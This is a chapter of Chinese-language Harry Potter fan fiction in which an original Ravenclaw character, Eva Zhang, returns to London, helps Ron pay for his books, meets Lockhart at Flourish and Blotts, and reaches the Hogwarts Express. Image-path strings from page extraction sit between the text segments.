32. 二年级的雨幕

作品:《HP同人霍格沃茨上学指南

    飞机降落在希思罗机场时,伦敦正下着雨。


    不是夏天那种痛快的暴雨,是秋天那种细细密密的、黏糊糊的雨。雨丝在灰蒙蒙的天空里斜斜地飘着,把机场跑道和停机坪都打得湿漉漉的,泛着冷光。Eva透过舷窗看出去,一切都像是隔着一层薄纱。


    素雪在笼子里不安地动了动。飞机降落时的气压变化让它不舒服,琥珀色的眼睛在布罩的缝隙里闪烁着警惕的光。


    下飞机,取行李,过海关。流程和暑假前一样,只是方向反了。爸爸不在——他还在东欧,妈妈说至少还要一个月才能回来。是陈叔叔来接的她。


    “张小姐。”陈叔叔还是老样子,话很少,点点头接过行李车。


    车子驶出机场,驶入伦敦灰蒙蒙的雨幕里。雨刮器在挡风玻璃上来回摆动,发出单调的嚓嚓声。窗外的景色飞速倒退:高速路,立交桥,渐渐密集的房子,最后是熟悉的伦敦街道——只是被雨水洗过后,颜色都暗了一层。


    车子在查令十字街附近停下。陈叔叔把行李箱和猫头鹰笼子搬下来:“需要我送您进去吗?”


    “不用了,谢谢陈叔叔。”Eva说。她已经换上了校袍——深黑色的崭新长袍,料子比一年级的厚实些,袖口和领口镶着拉文克劳的蓝青铜色滚边。素雪的笼子也换了个新的,更大些,但雪鸮似乎不太喜欢,在里头焦躁地踱步。


    “那好。”陈叔叔点点头,“祝您新学期顺利。”


    车子开走了。Eva站在雨中,看着那辆黑色轿车消失在街角。雨水打在袍子上,发出轻微的噗噗声。她深吸一口气,空气里有雨水、汽车尾气和远处咖啡店飘来的淡淡香气混合的味道。


    然后她转身,推开破釜酒吧那扇油乎乎的黑门。


    里面还是老样子:昏暗,拥挤,烟味和啤酒味混在一起。几个老巫师坐在角落里,面前摆着空酒杯,正在争论什么。酒吧老板汤姆抬头看见她,咧嘴笑了,露出缺了门牙的洞。


    “哟,回来啦!霍格沃茨的?”他擦了擦手里的杯子——那块抹布看起来比去年更脏了,“后头,敲墙,你知道规矩。”


    Eva点点头,推着行李车穿过酒吧。经过柜台时,汤姆又叫住她:“对了,有个事儿——魔法部发了通知,今年新生特别多,对角巷挤得很。你最好快点,别耽误了火车。”


    “谢谢。”Eva说。


    后院还是堆着垃圾箱,气味更难闻了——雨水把腐烂的东西泡发了。她找到垃圾桶上方那块砖,抽出魔杖——紫杉木魔杖在雨天的昏暗中泛着幽深的光泽。


    哒,哒,哒。


    墙动了。砖块旋转着分开,露出那条熟悉的拱道。一走进对角巷,喧嚣声立刻涌过来。比去年更吵,更挤。街道上密密麻麻全是人,穿着各式各样的袍子,推着行李车,抱着课本,牵着哭闹的孩子。店铺的橱窗闪闪发亮,里面摆着新学期的商品:会自己写作业的羽毛笔(广告牌上写着“保证O.W.Ls通过!”),会自动纠错的羊皮纸,还有最新款的飞天扫帚——光轮2001,陈列在魁地奇精品店的橱窗里,闪着傲慢的光。


    Eva推着车,小心地在人群中穿行。她得先去古灵阁取钱——妈妈给了她一张取款单,说今年的生活费已经存进去了。


    古灵阁的大理石大厅里挤满了人。妖精们坐在高高的柜台后面,戴着眼镜,用细长的手指飞快地数着金币,发出叮叮当当的响声。队伍排得很长,一直排到门口。


    Eva排队时,看见前面有个熟悉的身影——红头发,旧袍子,正在和柜台里的妖精争论什么。


    “……可是账单上明明写着……”


    “抱歉,韦斯莱先生,您账户里的余额确实不够支付这些课本的费用。”妖精的声音干巴巴的,没有感情。是罗恩。他脸涨得通红,手里紧紧攥着一张羊皮纸清单。旁边站着金妮·韦斯莱——Eva认出来了,那个在车站见过的红头发小女孩,现在长高了些,但还是很瘦,紧紧抓着一本崭新的《标准咒语,二级》。


    “可是……可是我需要这些书……”罗恩的声音低了下去。


    Eva正好排到他身后,轻声叫了一句:“罗恩?”


    罗恩猛地转头,脸腾地红了:“Eva!我,这个……”他窘迫得说不出话,眼神躲闪。


    柜台里的妖精用细长的手指不耐烦地敲着桌面:“韦斯莱先生,请决定。后面还有很多人。”


    罗恩的脸红得发紫。Eva没再问,平静地将自己的取款单和罗恩的羊皮纸清单一起推到妖精面前:“他的书费和我的取款,请一并结算。”


    妖精那双锐利的眼睛扫过两张单子——一张余额告罄,一张数字充裕——鼻子里几不可闻地哼了一声,但手上动作麻利起来。罗恩猛地扭头看向Eva,张了张嘴,最终只挤出蚊蚋般的一声:“……我会还的。”


    “不急。”Eva接过找零和捆好的书,将沉甸甸的一摞递给他,“先拿好。”


    走出古灵阁时,雨小了些,但天空还是灰沉沉的。街道上人更多了,挤得走不动。“你看见清单了吗?”罗恩抱着书,努力在人流中开道,“今年的黑魔法防御术老师又换了——吉德罗·洛哈特。我妈妈可喜欢他了,买了全套他的书……”他做了个鬼脸,“贵死了。而且你看——”他抽出一本《与食尸鬼同游》,封面上是个笑容灿烂的金发巫师,牙齿白得晃眼,“这人看起来就……不靠谱。”


    Eva看了看封面。洛哈特确实笑得很灿烂,但那双蓝眼睛里有点什么东西——太亮了,太刻意了。她想起爷爷说的“看人看眼睛”,觉得这人可能不像表面上那么……完美。


    “你们买齐了吗?”她问。


    “还没,”罗恩叹气,“赫敏说她先去丽痕书店排队了——今年洛哈特的书卖疯了,好多人排队签名。哈利应该也在那儿。”他们沿着街道往前走。丽痕书店门口果然排着长队,一直排到街拐角。队伍里大多是女巫,从十几岁到几十岁都有,手里都捧着洛哈特的书,兴奋地交谈着。


    “梅林啊……”罗恩瞪大眼睛,“这得排到什么时候?”


    就在这时,书店里传出一阵喧哗。人群骚动起来,有人尖叫:“是洛哈特!他出来了!”


    一个金发巫师出现在书店门口——正是吉德罗·洛哈特本人。他穿着勿忘我花蓝色的长袍,笑容灿烂得像七月的太阳,朝人群挥手。闪光灯噼里啪啦地闪——是《预言家日报》的记者在拍照。


    “看看这是谁!”洛哈特的声音洪亮,带着那种表演式的热情,“哈利·波特!”


    Eva顺着他的目光看去。哈利果然在人群里,正试图躲到一个书架后面,但洛哈特大步走过去,一把搂住他的肩膀,对着镜头露出更灿烂的笑容:“真是荣幸!哈利·波特来买我的书——我想我们可以期待一篇精彩的《预言家日报》专访了!”哈利的脸红得像煮熟的虾,绿眼睛里写满了尴尬和无奈。罗恩在旁边憋笑憋得肩膀直抖。


    洛哈特说了几句场面话,然后开始签名售书。队伍移动得更慢了。Eva决定先去买别的东西——她的清单上还有羽毛笔、羊皮纸和新坩埚。


    在文具店,她碰到了曼蒂。


    “Eva!”曼蒂冲过来抱住她,力气大得差点把两人都撞倒,“你回来了!暑假怎么样?我给你写信了,但你没回……”


    “我爷爷让我静养,没收了猫头鹰。”Eva解释,“对不起。你妈妈身体好点了吗?”


    “好多了!”曼蒂眼睛亮亮的,“小妹妹会爬了,可闹了。你呢?江南好玩吗?”“挺安静的。”Eva说。她没提爸爸去东欧的事,也没提那个夏天的思考和调整。有些事,适合放在心里。


    她们一起买了文具,又去药店买了新的魔药材料。走出药店时,雨又下大了,噼里啪啦地打在鹅卵石路上。


    “糟糕,”曼蒂看着天空,“这雨一时半会儿停不了。我们得赶紧去书店——听说洛哈特快签完了。”


    回到丽痕书店时,队伍果然短了些。她们排了大概二十分钟,终于进了店。里面一片狼藉——书架上乱七八糟,地上散落着撕破的书页和包装纸。吉德罗·洛哈特还在签名,但笑容已经有点僵硬了。


    Eva按照清单找齐了洛哈特的全套著作——《与巨怪同行》《与母夜叉一起度假》《与狼人同游》……一共七本,每本都又厚又重。她看了看价格,皱起眉头——确实不便宜。


    “下一位!”书店店员喊道。


    Eva把书堆在桌上。洛哈特抬头看了她一眼,蓝眼睛在她脸上停留了一瞬——大概是对东方面孔有点好奇。然后他露出标准笑容,龙飞凤舞地签上名:“给……你叫什么名字,亲爱的?”


    “Eva Zhang。”


    “啊!一个美丽的名字!”洛哈特签完最后一本,把书推过来,“好好读,亲爱的。你会从中学到很多——比如怎么对付吸血鬼,怎么识别狼人……”他眨了眨眼,“当然,如果你需要额外的指导,随时可以来找我。我一直乐于帮助有潜力的年轻女巫。”Eva接过书,礼貌地点点头:“谢谢教授。”


    走出书店时,她看见哈利、罗恩和赫敏站在街对面躲雨。赫敏抱着一大摞洛哈特的书,脸上是兴奋的红晕:“他本人比照片上还要帅!而且你们听到他说的了吗?他今年会教我们真正的黑魔法防御术!”


    罗恩翻了个白眼:“得了吧,赫敏。你看他那样子,像个会打架的吗?”


    “可他书里写了那么多冒险经历……”“也可能是编的。”哈利小声说,揉了揉额头——Eva注意到他额上的疤痕比暑假前明显了些,那道新愈合的裂口颜色还很深。


    他们看见Eva和曼蒂,招了招手。


    “买齐了?”哈利问。


    “嗯。”Eva把沉重的书塞进行李车,“该去车站了。”


    雨越下越大。他们推着车艰难地走向破釜酒吧的后院。街道上积水了,鹅卵石路滑溜溜的,Eva好几次差点摔倒。


    回到破釜酒吧时,每个人都湿透了。袍子沉甸甸地贴在身上,头发滴着水。汤姆从柜台后面递过来几条干毛巾——虽然毛巾本身也不太干净。


    “快点快点,”他催促道,“火车还有四十分钟就开了!”他们用最快的速度穿过酒吧,回到麻瓜世界。查令十字街在雨中显得格外灰暗。出租车排着队,行人匆匆走过,伞撞着伞。


    国王十字车站里人声鼎沸。又是开学季,又是告别和重逢的时刻。Eva推着车穿过人群,听见各种语言混杂:英语、法语、德语,还有她听不懂的东欧语言。


    在9和10站台之间,她停下脚步。


    面前还是那堵光溜溜的瓷砖墙,能照出模糊的人影。她看见自己:黑头发湿漉漉地贴在额前,校袍湿透了颜色更深,但眼睛很平静。一年前,她第一次站在这里,心里满是迷茫和不安。


    现在,她知道自己要去哪儿。


    深吸一口气,握紧行李车把手。


    没有犹豫。


    加速,小跑——


    穿过那层凉凉的、有弹性的水膜。


    喧嚣声涌来。


    深红色的霍格沃茨特快横在眼前,喷着白烟。站台上挤满了人,比去年还多。猫在腿间穿梭,猫头鹰扑棱翅膀,羽毛乱飞。家长们大声叮嘱,孩子们兴奋地尖叫。


